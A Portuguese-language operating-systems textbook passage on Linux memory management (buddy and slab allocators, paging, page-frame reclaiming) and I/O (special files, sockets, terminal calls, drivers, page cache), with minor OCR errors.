


Figura 10.11 O Linux utiliza tabelas de páginas de quatro níveis.

qualquer quando bem entender. O algoritmo que ele usa é conhecido como algoritmo companheiro (*buddy algorithm*) e é descrito a seguir.

#### Mecanismos de alocação de memória

O Linux dá suporte a diversos mecanismos para alocação de memória. O principal deles é denominado **alocador de páginas**, que opera utilizando o conhecido **algoritmo companheiro** (buddy algorithm).

A ideia básica para a alocação de um bloco de memória é a seguinte: inicialmente, a memória consiste em uma divisão contígua única, com 64 páginas no exemplo simples da Figura 10.12(a). Quando uma requisição de memória é feita, a quantidade requerida é primeiro arredondada para uma potência de 2 — por exemplo, oito páginas. A memória toda é, então, dividida pela metade, como em (b). Visto que cada uma dessas partes ainda é muito grande, a parte mais abaixo é dividida na metade novamente (c) e de novo dividida (d). Nesse ponto, temos um bloco de tamanho correto que é alocado para o chamador, como sombreado em (d).

Imagine uma segunda solicitação de oito páginas. Essa solicitação pode ser atendida diretamente agora (e). Nesse momento, é feita uma terceira solicitação de quatro páginas. Nesse caso, o menor bloco disponível é dividido (f) e metade dele é alocada (g). Em seguida, o segundo bloco de oito é liberado (h). Por fim, o outro bloco de oito páginas também é liberado. Visto que os dois blocos adjacentes de oito páginas que foram liberados são companheiros, isto é, originados do mesmo bloco de 16 páginas, eles são fundidos para refazer o bloco de 16 páginas (i).

O Linux gerencia memória usando o algoritmo companheiro, com a adição de um vetor no qual o primeiro elemento é a cabeça de uma lista de blocos com o tamanho de uma unidade, o segundo elemento é a cabeça de uma lista de blocos com tamanho de duas unidades, o próximo elemento aponta para blocos de quatro unidades etc. Dessa maneira, qualquer bloco de potência de 2 pode ser encontrado rapidamente.

Esse algoritmo gera uma considerável fragmentação interna pois, se você deseja um bloco de 65 páginas, você tem de solicitar e obter um bloco de 128 páginas.

Para amenizar esse problema, o Linux tem uma segunda alocação de memória, denominada **alocador de fatias** (*slab*), que obtém blocos usando o algoritmo companheiro e depois corta fatias (unidades menores) destes blocos e gerencia essas unidades menores separadamente.


Como o núcleo normalmente cria e destrói objetos de determinado tipo (por exemplo, task\_struct), ele confia em áreas denominadas cache de objetos. Essas caches são formadas por ponteiros para uma ou mais partes capazes de armazenar um número de objetos do mesmo tipo. Cada uma dessas partes pode estar cheia, parcialmente cheia ou vazia.

Quando o núcleo precisa alocar um novo descritor de processos, ou seja, uma nova task\_struct, ele busca estruturas de tarefas na cache de objetos e, primeiro, tenta encontrar uma fatia parcialmente cheia para alocar a task\_struct. Se essa fatia não existir, ele busca na lista de fatias vazias. Finalmente, caso seja necessário, ele irá alocar uma nova fatia, armazenar a task\_struct nela e ligar a fatia à estrutura de tarefas na cache de objetos. O serviço de núcleo kmalloc, que aloca regiões de memória fisicamente contíguas no espaço de endereçamento do núcleo, é implementado usando a interface de farias e cache de objetos descrita aqui.

Um terceiro alocador de memória, vmalloc, também está disponível e é utilizado quando a memória solicitada precisa apenas ser contígua no espaço virtual, mas não na memória física. Na prática, isso ocorre com a maioria das memórias solicitadas. Uma exceção ocorre com os dispositivos, que estão do outro lado do barramento e da unidade de gerenciamento de memória e que, portanto, não compreendem endereços virtuais. O uso de vmalloc, entretanto, resulta em certa perda de desempenho e acontece principalmente na alocação de grandes quantidades de espaço de endereçamento virtual contíguo, tal como na inserção dinâmica de módulos de núcleo. Todos esses alocadores de memória são oriundos dos alocadores no System V.

#### Representação do espaço de endereçamento virtual

O espaço de endereçamento virtual está dividido em áreas ou regiões homogêneas, contíguas e alinhadas nas páginas. Isso significa que cada área é composta por um grupo de páginas consecutivas com as mesmas propriedades



Capítulo 10

de proteção e paginação. Os segmentos de texto e arquivos mapeados são exemplos dessas áreas (Figura 10.10). Podem existir buracos entre as áreas no espaço de endereçamento virtual. Qualquer referência de memória que leve a um buraco resulta em uma falta de página fatal. O tamanho da página é fixo — por exemplo, 4 KB para o Pentium e 8 KB para o Alpha. Começando pelo Pentium, que dá suporte a molduras de páginas de até 4 MB, o Linux consegue dá suporte a molduras enormes de 4 MB cada. Além disso, no modo de extensão do endereço físico (physical address extension — PAE), utilizado em certas arquiteturas de 32 bits para ampliar o espaço de endereçamento do processo para além de 4 GB, são suportadas páginas de até 2 MB.

Cada área é descrita no núcleo por meio de uma entrada vm\_area\_struct. Todas as vm\_area\_structs de um processo são ligadas em uma lista ordenada no espaço de endereçamento virtual, de modo que todas as páginas possam ser encontradas. Quando a lista se torna muito longa (mais do que 32 entradas), uma árvore é criada para agilizar a pesquisa. A entrada vm\_area\_struct lista as propriedades da área. As propriedades informam o modo de proteção (por exemplo, somente leitura ou leitura/escrita), se está fixada na memória (não paginável) e para qual direção ela cresce (sobe até os segmentos de dados, desce para as pilhas).

A vm\_area\_struct também registra se a área é privada ao processo ou compartilhada com um ou mais processos. Após um fork, o Linux faz uma cópia da lista da área para o processo filho, mas configura o pai e o filho para apontarem para as mesmas tabelas de páginas. As áreas são marcadas com permissão de leitura/escrita, mas as páginas são marcadas com permissão de somente leitura. Se um dos processos tenta escrever em uma página, ocorre uma falha de proteção e o núcleo percebe que a área tem logicamente a permissão de gravação, mas a página, não; com isso, ele dá ao processo uma cópia da página marcando-a com permissão de leitura/escrita. Esse mecanismo implementa a técnica cópia na escrita.

A vm\_area\_struct também registra se a área tem armazenamento de apoio no disco associado e, caso tenha, onde. Os segmentos de código usam binários executáveis como armazenamento de apoio e os arquivos mapeados na memória fazem uso dos próprios arquivos do disco como armazenamento de apoio. Outras áreas, como a pilha, não têm armazenamento de apoio associado até que tenham sido paginadas para o disco.

Um descritor de página de nível superior, mm\_struct, coleta informações sobre todas as áreas da memória virtual que pertençam a um espaço de endereçamento — informações sobre os diferentes segmentos (texto, dados, pilha), sobre usuários compartilhando o mesmo espaço de endereçamento etc. Todos os elementos de um espaço de endereçamento da estrutura vm\_area\_struct podem ser acessados de duas formas por meio de seus descritores de memória. Primeiro, eles estão organizados em listas encadeadas ordenadas por endereços de memória virtual. Essa organização é útil quando todas as áreas de memória virtual precisam ser acessadas, ou quando o núcleo está em busca de uma região da memória virtual de um tamanho específico. Além disso, as entradas na vm\_area\_struct estão organizadas em uma árvore binária 'rubro-negra' — uma estrutura de dados otimizada para buscas rápidas. Esse método é utilizado quando uma memória virtual específica precisa ser acessada. Permitindo o acesso a elementos do espaço de endereçamento do processo por esses dois métodos, o Linux usa mais estados por processo, mas permite que diferentes operações de núcleo utilizem o método de acesso mais eficiente para a tarefa em execução.

#### 10.4.4 Paginação no Linux

Os antigos sistemas UNIX confiavam em um processo trocador para movimentar processos inteiros entre a memória e o disco, sempre que a quantidade de processos ativos não cabia na memória física. O Linux, assim como outras versões mais modernas do UNIX, não move mais processos inteiros. A unidade de gerenciamento da memória principal é uma página e quase todos os componentes de gerenciamento de memória operam com a granularidade de uma página. O subsistema de troca também opera com granularidade de uma página e está fortemente relacionado ao algoritmo de recuperação de molduras de páginas (page frame reclaiming algorithm — PFRA) descrito mais adiante.

No Linux, a ideia básica por trás da paginação é simples: um processo não precisa estar inteiro na memória para que seja executado. É necessário simplesmente que a estrutura do usuário e as tabelas de páginas estejam lá. Se isso acontecer, o processo é considerado 'na memória' e pode ser escalonado para execução. As páginas de código, dados e segmentos de pilha são levadas para a memória dinamicamente, uma a uma, conforme são referenciadas. Se a estrutura do usuário e as tabelas de páginas não estiverem na memória, o processo não pode ser executado até que o trocador as traga.

Uma parte da paginação é implementada pelo núcleo e a outra, pelo novo processo denominado daemon de páginação, que é um processo 2 (o processo 0 é o processo ocioso, tradicionalmente chamado de trocador, e o processo 1 é o init, mostrado na Figura 10.7). Como todos os daemons, o de páginação é periodicamente executado. Uma vez acordado, ele olha a sua volta em busca de algum trabalho a ser feito. Se ele vir que o número de páginas na lista de páginas de memória livres está muito baixo, ele começa a liberar mais páginas.

O Linux é um sistema que trabalha por demanda de páginas, sem pré-paginação e sem nenhum conceito de conjunto de trabalho (embora exista uma chamada de sistema na qual um usuário pode dar uma dica de que determinada página será necessária em breve, na esperança de que

ela esteja lá quando for necessária). Segmentos de texto e arquivos mapeados são paginados para seus respectivos arquivos no disco. Todo o resto é paginado para a partição de paginação (se existir) ou para um dos arquivos de paginação de tamanho fixo, que formam a chamada área de troca. Os arquivos de paginação podem ser adicionados ou removidos dinamicamente e cada um tem uma prioridade. A paginação para uma partição diferente, acessada como um dispositivo bruto, é mais eficiente do que a paginação para arquivos por diversos motivos. Primeiro, o mapeamento entre blocos de arquivo e blocos de disco não é necessário (o que economiza a leitura indireta de blocos por parte da E/S do disco). Segundo, as escritas físicas podem ter qualquer tamanho, e não somente o tamanho do bloco do arquivo. Terceiro, uma página sempre é contiguamente escrita em disco, mas, com um arquivo de paginação, ela pode ou não ser escrita.

As páginas só são alocadas no dispositivo ou partição de paginação quando são necessárias. Cada dispositivo ou arquivo é iniciado com um mapa de bits informando quais as páginas estão livres. Quando uma página sem memória auxiliar precisa sair da memória, a partição ou arquivo de página de mais alta prioridade que ainda possui espaço é escolhido e a página é alocada nele. Normalmente, quando existe uma partição de página, ela possui prioridade mais alta do que qualquer arquivo de paginação. A tabela de páginas é atualizada de forma a refletir que a página não está mais na memória (configura-se, por exemplo, o bit de página ausente) e a localização do disco é escrita na entrada da tabela de páginas.

#### Algoritmo de recuperação de molduras de páginas

A substituição de páginas funciona da seguinte maneira: o Linux tenta manter algumas páginas livres, de forma que elas possam estar disponíveis quando necessário. É claro que esse grupo precisa ser constantemente reabastecido. O algoritmo de recuperação de molduras de páginas (page frame reclaiming algorithm — PFRA) é responsável por isso.

Antes de mais nada, o Linux faz distinção entre quatro tipos de páginas: não recuperáveis, trocável, sincronizável e descartável. As páginas não recuperáveis — que incluem as páginas reservadas ou bloqueadas, as pilhas do modo núcleo e afins — não podem ser excluídas da memória. As páginas trocáveis devem ser escritas de volta na área de troca ou na partição de paginação do disco antes que sejam solicitadas. As páginas sincronizáveis devem ser escritas de volta no disco se forem marcadas como sujas. Por fim, as páginas descartáveis podem ser imediatamente solicitadas.

No momento da inicialização, o *init* inicia um daemon de página — *kswapd* —, um para cada nó de memória, e os configura para serem periodicamente executados. Cada vez que o *kswapd* acorda, ele verifica se existem páginas livres suficientes por meio da comparação dos marcadores altas e baixas com o uso atual da memória em cada zona de memória. Se houver memória suficiente, ele volta a dormir

(embora possa ser despertado mais cedo caso novas páginas sejam necessárias). Se a memória disponível para qualquer uma das zonas estiver abaixo de um limite, *kswapd* inicia o algoritmo de recuperação de molduras de páginas. A cada execução, somente um determinado número de páginas é reclamado — normalmente 32. Esse número é limitado para controlar a pressão de E/S (o número de escritas em disco, criadas durante o PFRA). Tanto o número de páginas solicitadas quanto o número total de páginas varridas são parâmetros configuráveis.

A cada vez que o PFRA é executado, ele tenta recuperar as páginas mais fáceis para, em seguida, passar para as mais difíceis. As páginas descartáveis ou não referenciadas podem ser recuperadas imediatamente por meio de sua mudança para a lista de livres da zona. Depois disso, ele busca as páginas com memória auxiliar que não foram referenciadas recentemente, utilizando um algoritmo semelhante ao do relógio. Em seguida vêm as páginas compartilhadas que os usuários parecem não utilizar com frequência. Nesse tipo de página, o desafio é que, se uma entrada de página for solicitada, as tabelas de páginas de todos os espaços de endereçamento que originalmente compartilham a página devem ser atualizadas de maneira síncrona. O Linux mantém eficientes estruturas organizadas como árvores para encontrar facilmente todos os usuá-rios de uma página compartilhada. As páginas de usuário comuns são localizadas em seguida e, caso sejam escolhidas para serem despejadas, devem ser agendadas para escrita na área de troca. A agressividade da troca de páginas (swappiness) do sistema, ou seja, a proporção de páginas com memória auxiliar em relação às páginas que precisam ser excluídas da memória selecionadas durante o PFRA, é um parâmetro ajustável do algoritmo. Finalmente, se uma página for inválida, compartilhada, não estiver na memória, estiver bloqueada ou sendo usada para DMA, ela é ignorada.

O PFRA utiliza um algoritmo semelhante ao do relógio para selecionar, segundo uma determinada categoria, as páginas mais antigas para despejo. Na parte mais importante desse algoritmo está um laço que varre as listas de ativo e inativo de cada zona, tentando solicitar diferentes tipos de página, com diferentes graus de urgência. O valor da urgência é passado como um parâmetro e informa ao procedimento o quanto de esforço é necessário na solicitação de algumas páginas. Normalmente, isso representa a quantidade de páginas que devem ser inspecionadas antes da desistência.

Durante o PFRA, as páginas se movimentam entre a lista de ativas e a de inativas da maneira como aparece na Figura 10.13. Para manter determinadas heurísticas e tentar localizar as páginas que não foram referenciadas e que provavelmente não serão necessárias em um futuro próximo, o PFRA mantém dois sinalizadores: ativa/inativa e referenciada/não referenciada. Esses dois sinalizadores codificam quatro estados, conforme mostra a Figura 10.13. Durante a primeira varredura em um conjunto de páginas,




Figura 10.13 Estados de páginas considerados pelo algoritmo de recuperação de molduras de páginas.

o PFRA faz a limpeza de seus bits de referência. Na segunda varredura, caso seja identificado que a página foi referenciada, ela avança para outro estágio — no qual é menos provável que seja solicitada. Caso contrário, a página passa para um estado no qual tem maior possibilidade de ser despejada.

As páginas na lista de inativas, que não foram referenciadas desde a última vez em que foram inspecionadas, são as candidatas mais fortes ao despejo. Na Figura 10.13, elas são as páginas com PG\_ativa e PG\_referenciada definidas como 0. Entretanto, caso seja necessário, as páginas podem ser solicitadas mesmo quando estiverem em outros estados. Na Figura 10.13, o vetor repreenchimento ilustra essa situação.

A razão para o PFRA manter páginas na lista de inativas embora possam ter sido referenciadas é prevenir situações como a descrita a seguir. Considere um processo que faz acessos periódicos a diferentes páginas, com período de uma hora. Uma página acessada no último laço terá configurado em 1 o seu sinalizador de referência. Entretanto, como a página não será necessária novamente na próxima hora, não há razão para não considerá-la uma candidata a reivindicação.

Um aspecto do sistema de gerenciamento de memória que não mencionamos é um segundo daemon, pdflush, que na verdade é um conjunto de daemon threads que atuam nos bastidores. Os threads pdflush (1) acordam periodicamente — normalmente a cada 500 ms — para escrever de volta no disco as páginas muito antigas e sujas, ou (2) são explicitamente acordados pelo núcleo quando os níveis de memória disponível ficam abaixo de determinado limite para que possam escrever no disco as páginas sujas da cache de páginas. No modo laptop, para conservar a vida da bateria, as páginas sujas são escritas no disco sempre que threads pdflush acordam. É possível também que as páginas sujas saiam da memória e voltem para o disco mediante solicitação explícita de sincronização, por meio de chamadas de sistema como sync, fsync e fdatasync. Algumas versões mais antigas do Linux utilizavam dois daemons separados: kupdate, para escrever de volta páginas antigas, e bdflush, para escrever de volta páginas antigas sob condições de memória baixa. No núcleo 2.4, essa funcionalidade foi incorporada aos threads pdflush. A escolha por múltiplos threads se deu por conta da necessidade de esconder as longas latências de disco.

#### Entrada/saída no Linux 10.5

O sistema de E/S do Linux é bastante simples e semelhante ao de outros sistemas UNIX. Basicamente, todos os dispositivos de E/S são tratados como arquivos e são acessados com as mesmas chamadas de sistema read e write usadas para acessar todos os arquivos comuns. Em alguns casos, os parâmetros do dispositivo devem ser configurados, e isso é feito com uma chamada de sistema especial. Estudaremos essas questões nas seções a seguir.

#### 10.5.1 | Conceitos fundamentais

Assim como todos os computadores, aqueles que executam Linux têm dispositivos de E/S como discos, impressoras e redes conectadas. Torna-se necessária alguma maneira de permitir o acesso a esses dispositivos. Embora várias soluções sejam possíveis, o Linux integra os dispositivos no sistema de arquivos, chamando-os de arquivos especiais. Cada dispositivo de E/S é associado a um nome de caminho, geralmente em /dev. Por exemplo, um disco pode ser /dev/hd1, uma impressora pode ser /dev/lp e a rede pode ser /dev/net.

Esses arquivos especiais podem ser acessados da mesma maneira que os demais arquivos. Não são necessários quaisquer comandos especiais nem chamadas de sistema as chamadas usuais open, read e write são suficientes. Por exemplo, o comando

#### cp file /dev/lp

copia o arquivo file na impressora, fazendo com que ele seja impresso (presumindo que o usuário tenha a permis-

são de acesso a /dev/lp). Os programas podem abrir, ler e escrever em arquivos especiais da mesma maneira como é feito com arquivos comuns. De fato, o comando cp do exemplo anterior não tem conhecimento daquilo que está imprimindo. Assim, nenhum mecanismo especial é necessário para fazer E/S.

Os arquivos especiais são divididos em duas categorias: blocos e caracteres. Um **arquivo especial de bloco** consiste em uma sequência de blocos enumerados. A propriedade principal do arquivo especial de bloco é que cada bloco pode ser endereçado e acessado individualmente. Em outras palavras, um programa pode abrir um arquivo especial de bloco e ler, digamos, o bloco 124 sem primeiro passar pelos blocos de 0 a 123. Os arquivos especiais de blocos em geral são usados em discos.

Os arquivos especiais de caracteres são normalmente empregados em dispositivos em que a entrada e a saída são feitas como fluxos de caracteres. Teclados, impressoras, redes, mouses, plotters e a maioria dos outros dispositivos de E/S que recebem ou enviam dados usam arquivos especiais de caracteres. Não é possível (ou mesmo significativo) procurar pelo bloco 124 em um mouse.

Associado a cada arquivo especial existe um driver do dispositivo que trata o dispositivo correspondente. Cada driver tem um **número do dispositivo principal**, que serve para identificá-lo. Se um driver der suporte a vários dispositivos — digamos, dois discos de mesmo tipo —, cada um também terá um **número do dispositivo secundário** que o identificará. Juntos, os números principal e secundário identificam de maneira única cada dispositivo de E/S. Em alguns casos, um driver simples pode tratar dois dispositivos muito relacionados. Por exemplo, o driver correspondente a *IdevItty* controla tanto o teclado quanto a tela, que muitas vezes são interpretados como um dispositivo único — o terminal.

Embora a maioria dos arquivos especiais de caracteres não possa ser acessada aleatoriamente, esses arquivos especiais muitas vezes precisam ser controlados de uma maneira que os arquivos especiais de blocos não podem. Considere, por exemplo, a entrada digitada em um teclado e mostrada na tela. Quando um usuário comete um erro na entrada e quer apagar o último caractere digitado, ele pressiona alguma tecla. Algumas pessoas preferem usar a tecla backspace e outras preferem DEL. Do mesmo modo, para apagar a linha recém-digitada toda existem muitas convenções. Tradicionalmente, dispunha-se do caractere @, mas, com a disseminação do correio eletrônico (que usa @ dentro do endereço), muitos sistemas têm adotado CTRL-U ou algum outro caractere. Da mesma maneira, para interromper o programa em execução, alguma tecla especial deve ser pressionada. Nesse caso também, as preferências variam de pessoa para pessoa. Normalmente é CTRL-C, mas essa não é uma escolha universal.

Em vez de fazer uma escolha e obrigar todos a fazerem uso dela, o Linux permite que essas funções especiais e muitas outras sejam adaptadas ao gosto do usuário. Uma chamada de sistema especial geralmente é provida para ajustar essas opções. Essa chamada de sistema também trata da tecla tab, da ativação e desativação do eco dos caracteres, da conversão entre o retorno de carro (carriage return) e o avanço de linha (line feed) e itens similares. A chamada de sistema não é permitida para arquivos comuns ou arquivos especiais de blocos.

#### 10.5.2 Transmissão em redes

Outro exemplo de E/S é a transmissão em redes, como introduzida pelo UNIX de Berkeley e copiada quase que literalmente pelo Linux. O conceito principal no projeto de Berkeley é o **soquete**. Os soquetes são análogos às caixas postais e aos soquetes telefônicos fixados nas paredes, pois permitem que os usuários se comuniquem com a rede, assim como as caixas postais permitem que as pessoas entrem em contato com o sistema postal e os soquetes telefônicos possibilitam o uso de telefones e a conexão com o sistema telefônico. A utilização de soquetes é mostrada na Figura 10.14.

Os soquetes podem ser criados e destruídos dinamicamente. A criação de um soquete retorna um descritor de




Figura 10.14 O uso de soquetes na transmissão em redes.

arquivos, necessário para o estabelecimento de uma conexão, a leitura e a escrita de dados e a liberação da conexão.

Cada soquete dá suporte a um tipo específico de transmissão em redes, especificado quando o soquete é criado. Os tipos mais comuns são:

- 1. Fluxo confiável de bytes orientado à conexão.
- 2. Fluxo confiável de pacotes orientado à conexão.
- 3. Transmissão não confiável de pacotes.

O primeiro tipo de soquete permite que dois processos em diferentes máquinas estabeleçam entre si o equivalente a um pipe. Os bytes são bombeados em uma extremidade e recebidos na outra extremidade na mesma ordem. O sistema garante que todos os bytes enviados cheguem e que isso ocorra na mesma ordem em que foram enviados.

O segundo tipo é similar ao primeiro, exceto por preservar a fronteira de pacotes. Se o emissor efetua cinco chamadas separadas a write, cada uma de 512 bytes, e o receptor espera por 2.560 bytes, com o soquete tipo 1, todos os 2.560 bytes são retornados de uma vez. Com o soquete tipo 2, somente 512 bytes serão retornados em uma chamada. Mais quatro outras chamadas são necessárias para transmitir o restante. O terceiro tipo de soquete é usado para dar ao usuário o acesso aos recursos de baixo nível da rede. Esse tipo é especialmente útil para aplicações de tempo real e para aquelas situações nas quais o usuário quer implementar um esquema especializado de tratamento de erro. Os pacotes podem ser perdidos ou reordenados pela rede — não existe garantia como nos dois primeiros tipos. A vantagem desse modo é o alto desempenho, que algumas vezes predomina sobre a confiabilidade (por exemplo, em transmissão multimídia, na qual é mais importante a rapidez do que a confiança).

Quando um soquete é criado, um dos parâmetros especifica o protocolo a ser usado. Para fluxos confiáveis de bytes, o protocolo mais popular é o TCP (transmission control protocol — protocolo de controle de transmissão). Para a transmissão não confiável de pacotes, o UDP (user datagram protocol — protocolo de datagrama do usuário) é a escolha mais usual. Ambos os protocolos são executados no topo do IP (Internet protocol — protocolo Internet). Todos esses protocolos surgiram na ARPANET, do Departamento de Defesa dos Estados Unidos, e agora formam a base da Internet. Não existe nenhum protocolo comum para fluxos confiáveis de pacotes.

Antes que um soquete possa ser usado para transmissão em rede, ele deve ter um endereço ligado a ele. Esse endereço pode estar entre vários domínios de nomes existentes. O domínio mais comum é o domínio de nomes da Internet, que usa inteiros de 32 bits para nomear os pontos da rede, na Versão 4, e inteiros de 128 bits na Versão 6 (a Versão 5 foi um sistema experimental que não deu certo).

Depois que os soquetes foram criados nos computadores da origem e do destino, uma conexão pode ser estabelecida entre eles (para comunicação orientada a conexão). Um lado faz uma chamada de sistema listen no soquete local, a qual cria um buffer e fica bloqueada até a chegada do dado. O outro lado faz uma chamada de sistema connect, passando como parâmetros o descritor de arquivos do soquete local e o endereço do soquete remoto. Se o lado remoto aceita a chamada, o sistema então estabelece uma conexão entre os soquetes.

Depois que a conexão foi estabelecida, seu funcionamento é parecido com um pipe. Um processo pode ler e escrever nela usando o descritor de arquivo de seu soquete local. Quando a conexão não é mais necessária, ela pode ser fechada de modo usual, via chamada de sistema close.

#### 10.5.3 Chamadas de sistema para entrada/saída no Linux

Cada dispositivo de E/S no sistema Linux possui, em geral, um arquivo especial associado a ele. A maioria das E/S pode ser feita simplesmente pelo uso do arquivo correto, eliminando a necessidade de chamadas de sistema especiais. No entanto, algumas vezes existe uma necessidade de algo específico do dispositivo. Antes do POSIX, a maioria dos sistemas UNIX tinha uma chamada de sistema, ioctl, que executava inúmeras ações específicas dos dispositivos nos arquivos especiais. Com o passar do tempo, ela se tornou muito confusa. O POSIX simplificou-a e distribuiu suas funções em chamadas separadas, primeiro para os terminais. No Linux e em sistemas UNIX modernos, cada uma é uma chamada de sistema separada, ou elas compartilham uma única chamada de sistema, ou tudo fica dependente de implementação.

As primeiras quatro chamadas relacionadas na Tabela 10.6 são usadas para obter e ajustar a velocidade do terminal. Algumas chamadas diferentes são fornecidas para a entrada e a saída porque os modems operam em velocidades diferentes. Por exemplo, os sistemas antigos de videotexto permitiam que as pessoas acessassem de sua casa as bases de dados públicas, com requisições curtas para um servidor a uma taxa de 75 bits/s com respostas retornando a 1.200 bits/s. Esse padrão foi adotado porque a taxa de 1.200 bits/s em ambas as direções era muito cara para usuários domésticos. Essa assimetria ainda persiste: algumas companhias telefônicas oferecem serviços a 8 Mbps para recepção e a 512 kbps para envio, muitas vezes sob o nome de ADSL (asymmetric digital subscriber line — linha digital assimétrica do assinante).

As últimas duas chamadas da lista em questão são usadas para a configuração e a leitura de volta de todos os caracteres especiais empregados para a deleção de caracteres e linhas, interrupção de processos e assim por diante. Além disso, elas habilitam e desabilitam o eco, tratam do fluxo de controle e de outras funções relacionadas. Existem ainda outras chamadas a funções de E/S, mas, como elas são especializadas, não iremos muito a fundo. Além disso, a chamada ioctl ainda existe.

Chamada a função	Descrição	
s = cfsetospeed(&termios, speed)	Ajusta a velocidade de saída	
s = cfsetispeed(&termios, speed)	Ajusta a velocidade de entrada	
s = cfgetospeed(&termios, speed)	Obtém a velocidade de saída	
s = cfgtetispeed(&termios, speed)	Obtém a velocidade de entrada	
s = tcsetattr(fd, opt, &termios)	Ajusta os atributos	
s = tcgetattr(fd, &termios)	Obtém os atributos	

I Tabela 10.6 As principais chamadas do POSIX para o gerenciamento de terminal.

#### 10.5.4 Implementação de entrada/saída no Linux

A E/S no Linux é implementada por um conjunto de drivers de dispositivos, um para cada tipo de dispositivo. A função dos drivers é isolar o restante do sistema das idiossincrasias do hardware. Por meio do fornecimento de interfaces padronizadas entre os drivers e o restante do sistema operacional, grande parte do sistema de E/S pode ser inserida na porção do núcleo que é independente de máquina.

Quando o usuário acessa um arquivo especial, o sistema de arquivos determina os números do dispositivo principal e secundário pertencentes a ele e se ele é um arquivo especial de bloco ou de caractere. O número do dispositivo principal é usado para indexar uma entre duas tabelas internas. A estrutura localizada contém ponteiros para os procedimentos das chamadas de abertura, leitura e escrita no dispositivo, entre outras. O número do dispositivo secundário é passado como um parâmetro. A inclusão de um novo dispositivo no Linux implica a inclusão de uma nova entrada em uma dessas tabelas e o fornecimento dos procedimentos correspondentes para tratar as várias operações sobre o dispositivo.

Algumas das operações que podem ser associadas com diferentes dispositivos de caracteres são apresentadas na Tabela 10.7. Cada linha se refere a um único dispositivo de E/S (isto é, um único driver). As colunas representam as funções que todos os drivers de caracteres devem implementar. Podem existir várias outras funções. Quando uma operação é executada em um arquivo especial de caractere, o sistema indexa para a tabela de espalhamento de dispo-

sitivos de caracteres para selecionar a estrutura correta, quando, então, chama a função correspondente para realizar o trabalho que deve ser executado. Assim, cada operação de arquivo contém um ponteiro para uma função contida no driver correspondente.

Cada driver é dividido em duas partes, ambas as quais são parte do núcleo do Linux e executam no modo núcleo. A metade superior executa no contexto do chamador e faz a interface com o restante do Linux. A metade inferior executa no contexto do núcleo e interage com o dispositivo. Os drivers podem fazer chamadas de rotinas do núcleo para alocação de memória, gerenciamento de temporizador, controle de DMA e outras coisas. O conjunto das funções do núcleo que podem ser chamadas é definido em um documento chamado **Interface Núcleo-Driver**. A escrita de drivers para o dispositivo é abordada em detalhes em Egan e Teixeira (1992) e Rubini et al. (2005).

O sistema de E/S é dividido em dois componentes principais: o manipulador de arquivos especiais de blocos e o manipulador de arquivos especiais de caracteres. Vamos agora investigar cada um desses componentes.

O objetivo da parte do sistema que faz a E/S nos dispositivos especiais de bloco (por exemplo, discos) é minimizar o número de transferências que devem ser feitas. Para isso, os sistemas Linux têm uma **cache** entre os drivers do disco e o sistema de arquivos, como ilustrado na Figura 10.15. Antes do núcleo 2.2, o Linux mantinha caches de página e de buffer completamente separadas, de modo que um arquivo residente em um bloco do disco poderia ser armaze-

Dispositivo	Open	Close	Read	Write	locti	Outros
Null	null	null	null	null	null	•••
Memória	null	null	mem_read	mem_write	null	
Teclado	k_open	k_close	k_read	error	k_ioctl	
Terminal	tty_open	tty_close	tty_read	tty_write	tty_ioctl	
Impressora	lp_open	lp_close	error	lp_write	lp_ioctl	




Figura 10.15 O sistema de E/S do Linux mostrando um sistema de arquivos em detalhes.

nado em ambas as caches. Nas versões mais novas, o Linux passou a ter somente uma cache unificada. Uma camada de bloco genérica agrupa esses componentes, executa as traduções necessárias entre setores de disco, blocos, buffers e páginas de dados e permite operações entre elas.

A cache é uma tabela no núcleo para armazenamento de milhares de blocos utilizados mais recentemente. Quando um bloco de disco é necessário por algum motivo (i-node, diretório ou dado), primeiro é feita uma verificação na cache para saber se o que se quer está lá. Caso esteja, ele é tirado de lá e evita-se um acesso ao disco, o que resulta em grandes melhoras no desempenho do sistema.

Se o bloco não está na cache de páginas, ele é lido a partir do disco e colocado na cache e, de lá, é copiado para onde está sendo requisitado. Visto que a cache de páginas tem entradas somente para um número fixo de blocos, é chamado o algoritmo de substituição descrito na seção anterior.

A cache de páginas trabalha tanto com escritas quanto com leituras. Quando um programa escreve um bloco, ele vai para a cache, e não para o disco. O daemon pdflush irá descarregar o bloco para o disco quando o tamanho da cache aumentar para além de um valor específico. Além disso, para evitar que os blocos esperem muito tempo na cache antes de serem escritos no disco, todos os blocos modificados são escritos no disco a cada 30 segundos.

